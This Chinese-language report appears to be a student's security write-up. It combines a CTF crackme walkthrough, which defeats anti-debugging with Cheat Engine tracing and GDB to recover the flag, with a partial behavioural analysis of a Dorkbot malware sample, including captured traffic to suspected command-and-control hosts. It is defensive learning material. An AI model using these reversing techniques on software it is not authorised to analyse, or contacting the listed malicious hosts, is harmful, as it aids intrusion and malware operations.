
然后 Ctrl + I 打开 Scylla：



注意在 Get Imports 后上面出现一个无效的结点 FThunk，右键删除即可。

之后点击 Dump，保存后再 Fix Dump。这样，我们得到了 WhoAreYou_dump_SCY.exe。

然而不幸的是，运行这个程序，输入 f4k3f4k3，依然是正确的，说明这个思路没有奏效：




分析成功3: 不脱壳，使用 Cheat Engine 自动跟踪


经过前面的探索，我认为在程序进入主逻辑之前（打印出 "Who Are You?"）存在反调试。一旦程序检测到被调试，就将密码改为 "f4k3f4k3"。所以如果能够在程序先运行到打印出 "Who Are You?" 并等待输入那里，然后再把调试器 attach 上去，并且从此时按照之前提到的 jmp 链提取出所有后续被执行的汇编指令，这样应该有效。然而，我在比赛时不清楚有这种功能的软件的存在，直到赛后从别人的提示中得知了 Cheat Engine 这个工具。

于是一切行得通了。


首先运行 WhoAreYou.exe，然后打开 Cheat Engine 并 attach 上去：




然后打开 Memory View 并转到验证算法开始的地方 (1c0000 这个地址是从 x64dbg 中获得的) :



接着在 1c0000 汇编代码处右键选择 Break and Trace... 并把 Maximal trace count 设为 2000（设为 2000 是由于验证算法过长，默认的 1000 长度不够）：



然后在程序中随便输入密码，回车继续。这时 Cheat Engine 会把密码验证算法涉及到的汇编指令记录下来：



需要注意的是，从 Cheat Engine 中提取的汇编代码不符合语法要求，需要利用 Sublime Text 及正则表达式之类的工具修改，使之符合 NASM 的代码规范。之后与第一次尝试相同，使用 tac 以及 decryption.py 生成逆向算法，然后编译。

再用 GDB 调试：

```
(gdb) b main
Breakpoint 1 at 0x4004e4
(gdb) r
Starting program: /home/ubuntu/sandbox/whoareyou
Breakpoint 1, 0x0000000004004e4 in main ()
```

```
0x000000000401877 <+5015>: add    %rax,%rbx
0x00000000040187a <+5018>: ror    $0xa7,%rbx
0x00000000040187e <+5022>: mov    %rbp,%rsp
```

```
(gdb) b *0x40187a
Breakpoint 2 at 0x40187a
(gdb) c
Continuing.
Breakpoint 2, 0x00000000040187a in main ()
```



```
(gdb) si
0x000000000040187e in main ()
(gdb) p/x $rbx
$3 = 0x72336b6334704e75
```

最后得到真正的密码：

```
>>> flag = ""
>>> z = [0x75, 0x4E, 0x70, 0x34, 0x63, 0x6b, 0x33, 0x72]
>>> for x in z:
...     flag += chr(x)
...
>>> print(flag)
uNp4ck3r
```

参考资料

- <https://ctftime.org/writeup/6971>
- <https://github.com/tonix0114/ctf/tree/master/2017/meepwn/whoareyou>
- <http://www.jb51.net/softjc/502578.html>
- <http://blog.csdn.net/whatday/article/details/8604646>

QUweEvf.exe 分析

这个恶意程序的反调试做的非常到位，我还没有找到它的 oep，目前做了一些外围分析工作：


首先利用 VirSCAN 和 VirusTotal 在线分析恶意行为：

- VirSCAN 报告
- VirusTotal 报告

从上面的报告以及虚拟机中尝试运行的观察可以总结出以下几点特征：

- 由 C++ 写成的 32 位程序
- 隐藏窗口创建进程
- 跨进程写入数据
- 反调试
- 更改文件夹属性
- 删除文件
- 将自身复制到系统盘
- 修改注册表（并阻止注册表被打开）
- 与远端服务器进行通信


既然有通信，我想看看在恶意软件运行后有哪些流量。我在虚拟机中安装了 Wireshark，然后捕获到了以下信息：



No.	Time	Source	Destination	Protocol	Info
1	0.000000000	192.168.142.11	192.168.142.2	DNS	Standard query A apl.wipmania.com
2	0.993789000	192.168.142.11	192.168.142.2	DNS	Standard query A apl.wipmania.com
3	1.992887000	192.168.142.11	192.168.142.2	DNS	Standard query A apl.wipmania.com
4	2.003927000	192.168.142.2	192.168.142.11	DNS	Standard query response A 212.83.168.196
5	2.009096000	192.168.142.11	212.83.168.196	TCP	adapt-sna > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
6	2.413186000	212.83.168.196	192.168.142.11	TCP	http > adapt-sna [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	2.413248000	192.168.142.11	212.83.168.196	TCP	adapt-sna > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
8	2.413314000	192.168.142.11	212.83.168.196	HTTP	GET / HTTP/1.1
9	2.472109000	212.83.168.196	192.168.142.11	TCP	http > adapt-sna [ACK] Seq=1 Ack=68 Win=64240 Len=0
10	2.997193000	192.168.142.2	192.168.142.11	DNS	Standard query response A 212.83.168.196
11	3.776301000	212.83.168.196	192.168.142.11	HTTP	HTTP/1.1 200 OK (text/html)
12	3.786978000	192.168.142.11	192.168.142.2	DNS	Standard query A n.lotys.ru
13	3.875933000	212.83.168.196	192.168.142.11	HTTP	[TCP Retransmission] HTTP/1.1 200 OK (text/html)
14	3.876002000	192.168.142.11	212.83.168.196	TCP	adapt-sna > http [ACK] Seq=68 Ack=184 Win=64057 Len=0
15	3.998327000	192.168.142.2	192.168.142.11	DNS	Standard query response A 212.83.168.196
16	4.774914000	192.168.142.11	192.168.142.2	DNS	Standard query A n.lotys.ru
17	5.774618000	192.168.142.11	192.168.142.2	DNS	Standard query A n.lotys.ru
18	5.791153000	192.168.142.2	192.168.142.11	DNS	Standard query response A 195.38.137.100
19	5.826387000	192.168.142.11	195.38.137.100	TCP	dcs > ufastro-instr [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20	6.139699000	195.38.137.100	192.168.142.11	TCP	ufastro-instr > dcs [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
21	6.139736000	192.168.142.11	195.38.137.100	TCP	dcs > ufastro-instr [ACK] Seq=1 Ack=1 Win=64240 Len=0
22	6.779680000	192.168.142.2	192.168.142.11	DNS	Standard query response A 195.38.137.100
23	6.779913000	192.168.142.11	192.168.142.2	ICMP	Destination unreachable (Port unreachable)
24	7.134022000	192.168.142.11	195.38.137.100	TCP	dcs > ufastro-instr [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=9
25	7.134263000	195.38.137.100	192.168.142.11	TCP	ufastro-instr > dcs [ACK] Seq=1 Ack=10 Win=64240 Len=0
26	7.134350000	192.168.142.11	195.38.137.100	TCP	dcs > ufastro-instr [PSH, ACK] Seq=10 Ack=1 Win=64240 Len=23
27	7.134475000	195.38.137.100	192.168.142.11	TCP	ufastro-instr > dcs [ACK] Seq=1 Ack=33 Win=64240 Len=0

api.wipmania.com 是一个简单独特的 API 接口，访问后可以返回当前主机的 IP 地址以及区域码。恶意程序借助这个 API 获得宿主机的位置信息。

接着，恶意程序会与 n.lotys.ru 进行通信（推测为 C&C 服务器），通信内容为：



每隔一段时间，恶意程序会做一次上述通信。经过多次测试，发现 C&C 域名不止一个，而是有很多。恶意程序应该维护了一个域名列表，与其中的每个域名都进行通信。

参考资料显示这应该是前几年的 Dorkbot 僵尸网络恶意程序。

逆向的工作我正在做，目前已经动态调试跟进到真实代码解码的阶段，但是由于个人水平不足，对于其中的反调试暂时无法绕过。目前报告先写到这里，我将边学习边逆向，直到看到恶意代码的本来面目。

参考资料

- <http://www.freebuf.com/news/88655.html>
- <https://github.com/stamparm/maltrail/blob/master/trails/static/malware/dorkbot.txt>
- <https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj-Mdrop-GQC/detailed-analysis.aspx>
- <https://www.welivesecurity.com/2015/12/03/news-from-the-dorkside-dorkbot-botnet-disrupted/>

总结

随着计算机技术的发展，恶意软件进化得越来越难以被发现、调试和清除。WhoAreYou.exe 给我的很大启示是：不要轻易相信、依赖工具，尤其是那些经典工具，它们可能被黑客做针对性欺骗。另外，通过这一系列的分析，我在实践中学到了很多知识技能，也更加清楚地认识到了自己的水平不足；我需要更加努力地学习、研究、实践，方能实现自己的网络安全梦想。

这个领域如此迷人，我愿为之奋斗。